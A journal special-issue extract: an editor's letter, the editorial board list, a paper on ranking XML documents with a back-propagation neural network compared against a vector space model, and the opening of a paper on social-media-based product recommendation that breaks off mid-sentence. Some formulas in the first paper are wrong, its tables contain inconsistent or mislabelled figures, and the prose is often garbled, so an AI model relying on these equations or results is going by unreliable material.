



THE SPECIAL ISSUE
IIOAB
JOURNAL

VOLUME 9 : NO 2 : JULY 2018 : ISSN 0976-3104

**Institute of Integrative Omics and
Applied Biotechnology Journal**

Dear Esteemed Readers, Authors, and Colleagues,

I hope this letter finds you in good health and high spirits. It is my distinct pleasure to address you as the Editor-in-Chief of Integrative Omics and Applied Biotechnology (IIOAB) Journal, a multidisciplinary scientific journal that has always placed a profound emphasis on nurturing the involvement of young scientists and championing the significance of an interdisciplinary approach.

At Integrative Omics and Applied Biotechnology (IIOAB) Journal, we firmly believe in the transformative power of science and innovation, and we recognize that it is the vigor and enthusiasm of young minds that often drive the most groundbreaking discoveries. We actively encourage students, early-career researchers, and scientists to submit their work and engage in meaningful discourse within the pages of our journal. We take pride in providing a platform for these emerging researchers to share their novel ideas and findings with the broader scientific community.

In today's rapidly evolving scientific landscape, it is increasingly evident that the challenges we face require a collaborative and interdisciplinary approach. The most complex problems demand a diverse set of perspectives and expertise. Integrative Omics and Applied Biotechnology (IIOAB) Journal has consistently promoted and celebrated this multidisciplinary ethos. We believe that by crossing traditional disciplinary boundaries, we can unlock new avenues for discovery, innovation, and progress. This philosophy has been at the heart of our journal's mission, and we remain dedicated to publishing research that exemplifies the power of interdisciplinary collaboration.

Our journal continues to serve as a hub for knowledge exchange, providing a platform for researchers from various fields to come together and share their insights, experiences, and research outcomes. The collaborative spirit within our community is truly inspiring, and I am immensely proud of the role that IIOAB journal plays in fostering such partnerships.

As we move forward, I encourage each and every one of you to continue supporting our mission. Whether you are a seasoned researcher, a young scientist embarking on your career, or a reader with a thirst for knowledge, your involvement in our journal is invaluable. By working together and embracing interdisciplinary perspectives, we can address the most pressing challenges facing humanity, from climate change and public health to technological advancements and social issues.

I would like to extend my gratitude to our authors, reviewers, editorial board members, and readers for their unwavering support. Your dedication is what makes IIOAB Journal the thriving scientific community it is today. Together, we will continue to explore the frontiers of knowledge and pioneer new approaches to solving the world's most complex problems.

Thank you for being a part of our journey, and for your commitment to advancing science through the pages of IIOAB Journal.



Yours sincerely,

Vasco Azevedo

Vasco Azevedo, Editor-in-Chief
Integrative Omics and Applied Biotechnology
(IIOAB) Journal



Prof. Vasco Azevedo
Federal University of Minas Gerais
Brazil

Editor-in-Chief

Integrative Omics and Applied Biotechnology (IIOAB) Journal Editorial Board:



Nina Yiannakopoulou
Technological Educational Institute of Athens
Greece



Jyoti Mandlik
Bharati Vidyapeeth University
India



Rajneesh K. Gaur
Department of Biotechnology, Ministry of Science and Technology
India



Swarnalatha P
VIT University
India



Vinay Aroskar
Sterling Biotech Limited
Mumbai, India



Sanjay Kumar Gupta
Indian Institute of Technology
New Delhi, India



Arun Kumar Sangaiah
VIT University
Vellore, India



Sumathi Suresh
Indian Institute of Technology
Bombay, India



Bui Huy Khoi
Industrial University of Ho Chi Minh City
Vietnam



Tetsuji Yamada
Rutgers University
New Jersey, USA



Moustafa Mohamed Sabry Bakry
Plant Protection Research Institute
Giza, Egypt



Rohan Rajapakse
University of Ruhuna
Sri Lanka



Atun RoyChoudhury
Ramky Advanced Centre for Environmental Research
India



N. Arun Kumar
SASTRA University
Thanjavur, India



Bui Phu Nam Anh
Ho Chi Minh Open University
Vietnam



Steven Fernandes
Sahyadri College of Engineering & Management
India

ARTICLE

AN APPROACH FOR EFFICIENT RANKING OF XML DOCUMENTS USING USING BPN BASED RANN

Mary Posonia A^{1*}, Vigneshwari S^{1*}, Jyothi V.L²

¹Dept. of Computer Science & Engineering, Sathyabama Institute of Science & Technology, Tamilnadu, INDIA

²Dept. of Computer Science & Engineering, Jeppiaar Engineering College, Tamilnadu, INDIA

ABSTRACT

There is a semantic gap between the implications of the keywords in the recovered documents and the implications of the terms utilized as a part of users' queries. Ranking algorithms are an important step in search engines so that the user could retrieve the pages most relevant to the query. The proposed novel algorithm, Back Propagation Network(BPN) based Ranking algorithm using Neural Networks (RANN) system is used to rank the XML documents, both in a time efficient and cost efficient manner. The existing XML based document indexing approaches focus only on partial input queries which lead to irrelevancy problem. To overcome this issue, efficient document retrieval is achieved with the help of BPN trained RANN and it is proven in the results. The overall performance of RANN is measured in comparison with Vector Space Model (VSM). The results of the devised approach show remarkable improvement in the performance with the use of synthetic records and benchmark dataset with an overall improvement of 7% raise in Precision, Recall and F-Measure rates when compared to the existing VSM based approach.

INTRODUCTION

In the usual web based information retrieval frameworks, the user's needs are not met as they are ranked in view of the conventional string matching approach of the user's query. This has led to a semantic gap between the implications of the keywords in the recovered records and the implications of the terms utilized as a part of user's queries. With the rapid growth of the World Wide Web there comes the need for a fast and accurate way to retrieve the information required, which is made possible with the help of Search engines. Ranking algorithms are essential for the users to retrieve the pages that are most relevant to the query.

Information Retrieval (IR) for XML has increased noteworthy consideration and has rose as one of the research subjects that have been examined by Keyword researchers and Query researchers. The objective of this research is to apply the IR utilizing the Ranking Algorithm of Neural Network (RANN) Model on characteristic XML documents to solve the issues in document retrieval. In this paper, IR using RANN is applied for document ranking and retrieval.

This paper is organized as follows: related work, followed by materials and methods discussing about the implementation of BPN based RANN model which is followed by the evaluation of results and conclusion.

RELATED WORK

XML ranking can be supported through the "inverted element, frequency" and "weighted term frequency" as proposed by Chen et al [1]. Here, the weight of the term is dependent on the location and frequency in an XML element, and its popularity is also known among the similar elements in an XML dataset. Chen's idea is followed in this paper to find the term-document index of XML documents.

A delay may occur before an information extraction is available based on the updated documents. Shortening of the delay as proposed in [2-6], using a method which recycles the intermediate results of the snapshots taken in the past.

A Vector Space Model was proposed in [7-12] which was known as the orthogonal factorization matrix, and could be used for the retrieval of information from a large database. The VSM model has been used for comparison with the proposed model in our BPN based RANN model.

The authors in [13-20,23,24] presented an information retrieval technique using Vector Space Model (VSM). Firstly, the similarity scores are computed through the use of a weighted average for every item. Later, the cosine measure helps to compute the similarity measure and determines the document vector and the query vector angle, on the basis of geometry. The use of IR and Neural Network (NN) improved the performance of the information retrieval. However, there is a drawback with respect to the IR systems, in conjunction with natural languages, especially of Arabic type. Hence, to overcome those drawbacks a feed forward training Network like BPN is necessary for yielding accuracy which has been proposed in our currnt paper.

A hybrid model and its application were presented by Karegowda et al. [21] and Shanthi et al.[22]. Here, the context of Artificial Neural Networks on the subject of Evolving Connection Weights was applied to the prediction of stroke disease; a comparison was made between the desired and real output of the Hybrid ANN-GA and ANN. The accuracy in classification with respect to the surfaces was found to be improved in

KEY WORDS

BPN, RANN, XML, VSM,
Document Retrieval

Received: 20 Nov 2017
Accepted: 22 Dec 2017
Published: 5 Jan 2018

*Corresponding Author

Email:

vigneshwari.cse@sathyabama.ac.in
Tel.: +91-9941571360

this case. Hence it is inferred from the literature survey that the results of experiments in the existing literature indicate an improvement in the performance upon the utilization of Neural Networks.

MATERIALS AND METHODS

General neural network architecture for document ranking

Data retrieval utilizing the RANN Model for XML Document is a strategy to acquire significant measures between a query and the documents recovered. The model consists of three layers; Query Terms Layer, Documents Terms Layer and Documents Layer. Cosine similarity measure is utilized as a part of the RANN model to ascertain the similarity between document query vectors.

Enhanced RANN based information retrieval system

The Back Propagation Network (BPN) follows the delta learning rule of Neural Networks in order to reduce the error by weight adjustments in the hidden and output layers. BPN is preferred in the current paper since the sigmoid function of BPN deals with non-linear models like XML tree structures [Fig. 1].




Fig. 1: Enhanced RANN based information retrieval model.

The input interface is added, which allows the user to enter a query. The information retrieval system is then upgraded which empowers the user to locate the significant documents. Towards the end, an output interface is created, which sorts the significant documents and sends them to the user as a result.

When it is necessary to give a query input involving at least two words, it is important to include more input neuron bunches into the first neural network where each gathering depicts a single word. At that point each word is independently mapped cognizant to the keywords of each query.

Detailed BPN based RAAN model




Fig. 2: Detailed BPN based RANN model

[Fig. 2] describes the detailed framework for document retrieval based on BPN algorithm. Here q_i represents the set of input queries i = 1 to n, h_id_{ij} represents the jth node of the ith hidden layer, i = 1 to m and j = k to m. For binary inputs a threshold of 0.5 is set. If the tf-idf measure is greater than 0.5 then the binary input is 1 and 0 otherwise.

And, wt_{ijk} represents the hidden output weights for 'o' output documents. The resultant documents are Trained Document (TD) indexed ones. The TD index is calculated based on the precision rate of the documents which are all True-Positive (i.e based on relevancy in the retrieved documents). For calculating query document similarity cosine similarity is used, for ranking and for Index, B+ Tree algorithm is used [15].

(1)

Where TP represents True Positiveness and FP represents False Positiveness of the relevant retrieved documents.

BPN based RANN algorithm

Input : 'n' number of input queries
 'm' number of hidden nodes in each hidden layer k
 'o' number of retrieved documents as output layer

Output: TD indexed documents
 Read 'n' number of input nodes
 Read 'h' number of hidden nodes
 Read 'm' number of output nodes

Step 1: Read the input vector of queries q_i
Step 2: Read the output vector tod_o (Desired output documents with a set of pre-trained documents from the training knowledge base)

Step 3: Read the input hidden weights qdw_{ijk}, where qdw is the query document weight which calculated based on the tf-idf measure.

Step 4: Read the output hidden weights wt_{ijk}

Step 5: Calculate netvalh_{jk} (net value in hidden layer)

$$netvalh[jk] = \sum_{i=1}^n \sum_{j=1}^m x_{ij} * hid_{ijk} \quad \forall k = 1 \text{ to } l$$

Step 6: Calculate the f(netvalh_{jk}) : 'netwalh_{jk}' in hidden layer (sigmoidal function)

$$f(netvalh_{jk}) = \frac{1}{(1 + e^{-f(netvalh_{jk})})}$$

Step 7: Calculate the net td-output: "td_o"

$$td_o = \sum_{i=1}^n \sum_{j=1}^m td_{ij} * hid_{ijk} \quad \forall k = 1 \text{ to } o$$

Step 8: Calculate the actual output a_o

$$ao_o = \frac{1}{(1+e^{-td_o})}$$

Step 9: Calculate error in output layer 'ertd_o' which is the difference between Desired output and Actual output(Delta rule)

$$ertd_o = tod_o - td_o$$

Step 10: Calculate error in hidden layer 'errhid_{jk_o}'

$$errhid_{jk_o} = \sum_{k=1}^n td_o * hid_{jk_o} \forall o = 1 to o \text{ and } j = 1 to m$$

Step 11: Calculate the adjusted weights (nwo_{jk_o}) for the hidden output layer 'nwo_{jk_o}'

For j=1 to h

For k=1 to m

$$nwt_{jko} = wt_{jko} + (\eta * td_o * netvalh_{jk})$$

Step 12: Adjusted weight for input hidden layer is calculated as follows: 'awh_{ijk}'

$$awh_{ijk} = wt_{ijk} + (\eta * q_i * netvalh_{jk})$$

The new weight obtained for hidden output layer is nwt_{jko} and the new weight obtained for input hidden layer is awh_{ijk}

Step 13: The earlier weights are replaced with the adjusted weights in both the hidden-input and output hidden layers and Step 5 to Step 13 are continued until saturation is reached.

Let q_i be the input query. Based on the similarity of query with the documents the input values are designed based on Cosine similarity.

$$CosRann(doc, query) = \frac{\sum doc_{ij} \times query_j}{\sqrt{\sum doc_{ij}^2} \times \sqrt{\sum query_j^2}} \tag{2}$$

The input weights are determined with the tf-idf value of the input queries with that of the documents mapped.

$$qdw_{ijk} = TermFrequency_i * InverseDocumentFrequency_i \tag{3}$$

$$TermFrequency_i = \frac{Number\ of\ Document\ Terms\ which\ are\ similar}{Total\ number\ of\ Document\ Terms} \tag{4}$$

$$InverseDocumentFrequency_i = \log\left(\frac{Number\ of\ documents}{DocumentFrequency_i}\right) \tag{5}$$

The hidden weight calculation is based on the approximated weights based on the input queries. The documents are trained and the trained document index is calculated as TD index (Equation (5.1)).

Based on the TD index, the documents are sorted based on B+ Tree algorithm[17] and ranked based on the precision value[25]. The time complexity of the devised BPN based RANN algorithm is O(qdw^k) where qdw is the query document weight for k number of hidden layers. Total of 10 sample queries were utilized with total 1800 documents presented in the [Table 1].

Table 1: TD-index calculation table

Queries	True Positiveness	True Negativeness	False Positiveness	False Negativeness	TD index
Q1	980	890	51	43	0.95
Q2	999	865	88	87	0.92
Q3	945	903	243	117	0.80
Q4	1008	976	157	257	0.87
Q5	899	897	47	52	0.95
Q6	907	878	50	80	0.95
Q7	956	856	44	46	0.96
Q8	1013	834	66	68	0.94
Q9	989	912	145	120	0.87
Q10	976	908	67	66	0.94




Fig. 3: TD index comparison before training and after training

[Fig. 3] shows a significant improvement of the TD index after training with BPN based RANN with an average improvement of 2%.

Vector space model concepts overview

Vector Space Model (VSM) is a method used to interact with documents and queries as vectors in multidimensional space, whose measurements are the terms which are utilized to build an index to interact with the documents [7]. It is the most widely utilized procedure for information retrieval because of its effortlessness; effectiveness and pertinence over substantial document accumulations. The viability of the VSM depends generally on the term weighting connected to the term of the document vectors. The three phases of VSM are (VSM 2017):

- Document Term extraction
- Document Term weighting
- Ranking of documents based on the query-document similarity measure

Table 2: Difference between VSM and BPN-RANN

VSM	BPN-RANN
Linear Model	Non-linear model
Weights are not binary	Binary weights are allowed
Cosine similarity is followed	Cosine similarity is followed
Allows partial matching	Allows trained document matching based on TD index

RESULTS

Comparison of precision, recall, F-measure between neural network model and vector model

This study was done with the following configuration with Windows 7 operating system, Intel Pentium(R) processor, CPU G2020 with processor speed of 2.90 GHz. The server pre-processes the data and stores it in the database. This process generates keywords, indexes XML documents and rank the documents based on the devised RANN algorithm. The datasets used for comparison is Sigmoid dataset which is freely downloadable from <http://aiweb.cs.washington.edu/research/projects/xmltk/xmldata/data/sigmod-record/SigmodRecord.xml>.

The performance of RANN is compared with the traditional VSM techniques, and the results prove that the retrieval rate and relevancy of documents using RANN is more efficient with that of VSM is shown in the [Table 3].

Table 3: Comparison of RANN and VSM for Precision, Recall and F-measure

Model	Query	Number of Documents	Precision	Recall	F-Measure
RANN	Q1	150	89.84%	98%	93.74%
	Q2	300	88.78%	97.20%	92.80%
	Q3	450	85.04%	92.16	88.46%
	Q4	600	84.04%	92.16%	87.89%
	Q5	750	86.04%	92.16%	88.99%
VSM	Q1	150	79%	85%	81.89%
	Q2	300	76.00%	86.15%	80.76%
	Q3	450	75.71%	87.50%	81.18%
	Q4	600	75.71%	87.50%	81.18%
	Q5	750	75.71%	87.50%	81.18%

[Table 3], illustrates the Precision and Recall values of Ranking Algorithm of Neural Network and Vector Space Model keeps on decreasing as the total number of documents increases. The effect is caused by the keyword expansion from the ranking process. This causes the results to be error bounded which leads to inaccuracies in the user search. The system search is relevant even though the accuracy is not excelling. Also, the F-Measure values of Ranking Algorithm of Neural Network and Vector Space Model decreases when total number of documents increases. These issues are caused by the keyword expansion from the ranking process, thus giving results which are not accurate with respect to the user search but relevant to the systematic search. However, it is evident from [Table 3] that the Precision-recall and F value of Ranking Algorithm of Neural Network is higher when compared to the Vector Space Model. The results showed increased precision, recall, accuracy and F-measure rates and reduced response time and memory utilization with RANN is illustrated in [Table 4].

Table 4: Performance analysis of RANN compared with VSM and ORA in terms of Response Time and Accuracy

Query	Response Time		Accuracy	
	RANN	VSM	VSM	RANN
Q1	0.0061	0.00695	0.006919	0.006836
Q2	0.0054	0.0064	0.006133	0.006094
Q3	0.0071	0.00795	0.007802	0.00793
Q4	0.0064	0.0069	0.006422	0.005664
Q5	0.0074	0.0075	0.007043	0.00558

CONCLUSION

Urbanization In this paper, a novel algorithm called BPN based RANN algorithm for ranking the retrieved documents is introduced. It is a non linear model and therefore binary weights are allowed which is important for performing ranking on the dynamic incoming real time data. The proposed work has been compared with existing VSM model based on precision, recall and f-measure percentages and the results prove that the proposed algorithm shows an average of 7% improvement in the performance when compared with the existing VSM based approach.

CONFLICT OF INTEREST

The authors have no conflict of interest regarding this manuscript.

ACKNOWLEDGEMENTS

The authors would like to thank Sathyabama Institute of Science & Technology and its School of Computing for providing this great opportunity to do our research in a successful manner.

FINANCIAL DISCLOSURE
None

REFERENCES

- [1] Cekstere Chen Fei, Xixuan Feng, Christopher Re and Min Wang [2012] Optimizing Statistical Information Extraction Programs over Evolving Text. In Data Engineering (ICDE), 28th International Conference on IEEE, 870-881.
- [2] Neumann Thomas and Gerhard Weikum [2010] x-RDF-3X: Fast Querying, High Update Rates, and Consistency for Rdf Databases. Proceedings of the VLDB Endowment, 3(2):256-263.
- [3] Ren Chenghui, Eric Lo, Ben Kao, Xinjie Zhu, Reynold Chen [2011] On Querying Historical Evolving Graph Sequences. Proceedings of the VLDB Endowment, 4(11):726-737.
- [4] Tomasic Anthony, Hector Garcia-Molina and Kurt Shoens [1994] Incremental Updates of Inverted Lists for Text Document Retrieval. ACM, 23(2):289-300.
- [5] Margaritis Giorgos and Stergios V Anastasiadis [2009] Low-Cost Management of Inverted Files for Online Full-Text Search. In Proceedings of the 18th ACM conference on Information and knowledge management, 455-464.
- [6] Keyaki Atsushi, Jun Miyazaki, Kenji Hatano, Goshiro Yamamoto, Takafumi Taketomi and Hirokazu Kato [2012] Fast and Incremental Indexing in Effective and Efficient Xml Element Retrieval Systems. In Proceedings of the 14th International Conference on Information Integration and Web-based Applications & Services, ACM, 157-166.
- [7] Isara Nakavisute and Kanyarat Sriwisathiyakun [2015] Optimizing Information Retrieval (Ir) Time with Doubly Linked List and Binary Search Tree (BST). ACM Transaction, 3(12), 1-9.
- [8] Akewaranukulsiri P, Prompoon N. [2013] Semantic and Cross-Language Information Retrieval for Thai Herbs and Modern Medicine. In Information Science and Applications (ICISA), 2013 International Conference on IEEE, 1-5.
- [9] Hassani K, Lee WS. [2015] Adaptive Animation Generation using Web Content Mining. IEEE International Conference on Evolving and Adaptive Intelligent Systems (EAIS), 1-8.
- [10] Zhang Liang, Bingpeng Ma, Guorong Li, Qingming Huang and Qi Tian [2017] Cross-Modal Retrieval using Multiordered Discriminative Structured Subspace Learning. IEEE Transactions on Multimedia, 19(6): 1220-1233.
- [11] Lee C, Kawahara T. [2012] Hybrid Vector Space Model for Flexible Voice Search. Proceedings of The 2012 Asia Pacific Signal and Information Processing Association Annual Summit and Conference (APSIPA ASC), IEEE, 1-4.
- [12] Deng S, Gao K, Du C, Ma W, Long G, Li Y. [2016] Online Variational Bayesian Support Vector Regression. International Joint Conference on Neural Networks (IJCNN), IEEE, 3950-3957.
- [13] Ogheneovo EE, Japheth RB. [2016] Application of Vector Space Model to Query Ranking and Information Retrieval. International Journal of Advanced Research in Computer Science and Software Engineering, 6(5):42- 47.
- [14] Wedyan Mohammad, Basim Alhadidi, Adnan Alrabea [2012] The Effect of using a Thesaurus in Arabic Information Retrieval System. Int. J Computer Science, 9:431-435.
- [15] Zhao Chongchong, Zhiqiang Zhang, Xiaoqin Xie, .Tingting Liang [2010] A New Keywords Method to Improve Web Search. In High Performance Computing and Communications (HPCC), 12th International Conference on IEEE, 477-484.
- [16] Mokriš Igor, Lenka Skovajsová. [2005] Development of Neural Network Information Retrieval System from Text Documents. Acta Electrotechnica et Informatica, 5(3):357-366.
- [17] Scarselli Franco, Sweah Liang Yong, Markus Hagenbuchner ,Ah Chung Tsoi. [2005] Adaptive Page Ranking with Neural Networks. In Special interest tracks and posters of the 14th international conference on World Wide Web, ACM, 936-937.
- [18] Dharmistha Vishwakarma, D. [2012] Genetic Algorithm Based Weights Optimization of Artificial Neural Network. International Journal of Advanced Research in Electrical, Electronics and Instrumentation Engineering, 1(3):206-211.
- [19] Venkatesan P, Premalatha V. [2012] Genetic-Neuro Approach for Disease Classification. International Journal of Science and Technology, 2(7):473-478.
- [20] Khan Koffka, Ashok Sahai. [2012] A Comparison of BA, GA, PSO, BP And LM for Training Feed Forward Neural Networks in E-Learning Context. International Journal of Intelligent Systems and Applications, 4(7):23-26.
- [21] Karegowda Asha Gowda, Manjunath AS, Jayaram MA. [2011] Application of Genetic Algorithm Optimized Neural Network Connection Weights for Medical Diagnosis of Pima Indians Diabetes. International Journal on Soft Computing, 2(2):15-23.
- [22] Shanthi D, Sahoo G. Saravanan N. [2009] Evolving Connection Weights of Artificial Neural Networks using Genetic Algorithm with Application to the Prediction of Stroke Disease. International Journal of Soft Computing, 4(2):95-102.
- [23] Valle Marcos Eduardo. [2014] An Introduction to Complex-Valued Recurrent Correlation Neural Networks. In Neural Networks (IJCNN), International Joint Conference on IEEE, 3387-3394.
- [24] Dong Fang, Junao Wang [2015] Personal Information Extraction of the Teaching Staff Based on CRFs. In Network and Information Systems for Computers (ICNISC), International Conference on IEEE, 615-661.
- [25] Archana Shree S, Vigneshwari S. [2016] Enhancing access of archives and ranking in web search, ARPJ Journal of Engineering and Applied Sciences-ISSN 1819-6608, 11(9), MAY 2016/5926-5932

ARTICLE

A NOVEL APPROACH TO DEVELOP BUSINESS MODEL FOR E-COMMERCE USING CUSTOMER REVIEW THROUGH SOCIAL MEDIA

Komal A. Dhabale, M. S. Bewoor, S. S. Dhotre

Department of Computer Engineering, Bharati Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

ABSTRACT

Background: The communication between E-commerce website and social media site has become more unclear. Most of the social media sites like Facebook, Google+, twitter etc. support to login E-commerce sites. The user can use social media sites, and send a link of purchased product from E-commerce web sites. **Methods:** In this paper the cross-site cold star product recommendation methodology is used. Cross-site cold star product recommendation methodology objective is, recommending the purchased product details from E-commerce site to social media site. **Results:** In this methodology main challenge is to manage the extracted data from the social media site for the cross-site cold star product recommendation. **Conclusions:** The paper proposes a method to use the link between social media site and E-commerce site as a bridge this method uses the reviews of the customer given for the products through social media.

INTRODUCTION

KEY WORDS

Cold-start product recommendation, METIS recommender system, Co-Factorization Machines (COFM).

Initially the paper presents study about how to extract the micro blogging feature by the feature based matrix factorization and transfer them into distributed feature representation, for the product recommendation it includes the learned distributed feature representation. In the work flow it consists of some steps product recommendation and feature mapping which is shown in architecture. ALIBABA is an E-Commerce company in china which has developed a strategic investment in SINA WEIBO, to the SINA WEIBO users ALIBABA Company directly delivered the product. To develop the product recommendation system extraction of knowledge from the social media site is important, this process is a new development of presenting e-commerce activities on social media site.

The system developed simulates the problem of product recommendation in e-commerce website for the social media, the site user who do not have the historical purchase record. The online product recommendations focuses build the solution with in the e-commerce site and also apply the transaction record. The challenge involved in this task is to transform the social media information into latent user features which is used for product recommendation.

RELATED WORK

The existing system is when user in a cold star situation and recommending the product to the social media from the e-commerce website. Recurrent neural network are used users and the product for learning connected feature representation. To display the dynamic temporal network connection between the units in directed cycle. To transfer the user's micro blogging feature to latent feature using gradient boosting tree method which is easily associated for product recommendation. It is a machine learning strategy for relapse and arrangement issues. Regression is the measure of the connection between the mean estimation of one variable (e.g.: output) and Corresponding estimation of other variable (e.g.: time and cost) or a return to a previous or less developed state. For the cold star product recommendation feature based matrix factorization approach is instantiated by joining user and item feature.

The author proposed knowledge of both user and item feature representation using recurrent neural network, from the e-commerce website data collected then transfer to the user in social media feature into user embedding by applying the modified gradient boosting trees method. After that for cold star product recommendation they build a feature-based matrix factorization approach to control the learned user embedding. The experimental results of SINA WEIBO the biggest china micro blogging service it constructed a big dataset it shows the efficiency of proposed framework have Chinese B2C web based business site JINGDONG [1].

Attribute-based feature extraction

Demographic Attributes

Demographic attribute like "gender" are considered in an earlier research. In this demographic attribute author work on their propose work. In our research work consider the feature of users which is related to the demographic attribute value e.g. "female and male". Demographic attribute are used to find out the more fine grained information. In previous paper author increase collaborative method in random forest

Received: 27 Nov 2017
Accepted: 31 Dec 2017
Published: 8 Jan 2018

*Corresponding Author

Email:
dhabalekomal@gmail.com
Tel.: +91-8793661136

which shows selection of random features. Each attribute has its important score using the demographic attribute extraction. Separating entire characteristics instead of extrication portion of qualities in view of significance score of each attribute. It selects its related attribute value feature after selection of attribute. The significance score of each attribute is set to the extent of the characteristics that have its value posted to the user's social media profile.

Text Attributes

Commercial goal of user are contains in social media it is shown in last study. On the social media user can sent their recommendation, suggestion, or interest by the blogs/comments. Because of this reason it is required to have a possible relation between the purchase history and text attribute. Text attribute extracted by product name purchase history, etc. Wayne Xin Zhao was used few strategies: Learning with CoFM, Optimization with user decisions, Optimization with content, Co-Factorization Machines, Author review the three lines of related research work:

- Collaborative filtering and ranking,
- Collaborative filtering with content integration, and
- Twitter user and content modeling.

Link them with their tasks and discuss the novelty of work as well. Propose the system of product recommendation of social networking [Fig-1]. In the Explicit Factor Model (EFM) which is generate understandable recommendations, for the short term, it keeps high calculation accuracy. Firstly extract the features of the product and user views, according to the product features generate the both recommendation and condemnation to the users' and learned hidden features. In used competitive baseline algorithm, real-world datasets show the advantages in the offline experimental result. The benefits of online experiment calculating the performance of rating prediction and top-K recommendation tasks of the framework. In online experiment, the result makes the recommendation and condemnation from the detailed explanation and more inertial on user's purchasing behavior. In online experiments investigate the effect which is automatically generated intuitional feature-level explanations with real-world e-commerce users, and focused on how to explain the acceptance of the affect users' recommendations. The online experimental analysis shows that on the various product features different users are the focus, and experiments suggest that the users care about the changes from different domains, users, and countries for the size of the primary feature space. In online experiment and offline experiment displayed that compares framework positively with three baseline methods: top-K recommendation, rating prediction, and explanation based user persuasion. For recommendations first step to adding detailed of sentiment analysis for feature based reasonable hybrid factorization models, and improvements of there much room [2].

In the Context-Aware Semi-supervised co-training method called CSEL challenges the cold start problem. To capture the excellent-grained user item context, exactly factorization model used. After building the model can increase the recommendation performance by the power the context, they propose an algorithm is semi-supervise ensemble learning. This algorithm constructs weak prediction modes using examples with dissimilar contexts and by the employing co-training strategy allows each weak prediction model from another prediction model. There are several well-known advantages for addressing the cold star problem over the standard recommendation method. The first method defines the fine grained context which is accurate user's item preference for modeling. Second, provides a way to include the untagged data; the method naturally supports semi-supervised learning and supervised learning. Real-world datasets are two; the proposed algorithms are evaluated. The experimental result from method shows that increasing recommendation accuracy by compared to the standard algorithm. In recommended systems to solve the cold-star problem, there are recourses for semi-supervised learning methods. Firstly, into the model combine the items and contexts of users for compensating the absence of ratings. Secondly, proposed a semi-supervised co-training framework to combine the untagged examples [3]. After a discussion about the how to extract the leverage knowledge from the social media for the crosssite cold star production recommendation nowhere discuss a novel product called METIS recommender system (MErchanT Intelligence recommender System) and Co- Factorization Machines (CoFM)[4]. In METIS recommender system identifies user's purchase product in near real-time create the product recommendation from the user's microblogs and corresponding the user's demographic information the information extracted from the user's public profiles. In CoFM models is for user decisions in Twitter and at the same time to handle multiple aspects of the dataset. For this analysis used some methods Co-Factorization Machines, Learning with CoFM, Optimization with content, Optimization with user decisions [4]. In METIS for matching the users' demographic information there are methods are used like Demographics Extraction from Microblogs, Product Demographics Learning, and Demographics Extraction from Online Product Reviews. From recent years ago, there is some work for identifying individual's demographic characteristics such as gender, age, and interests from social media networking data. Directly extract users' demographic information from their public profiles in Sina 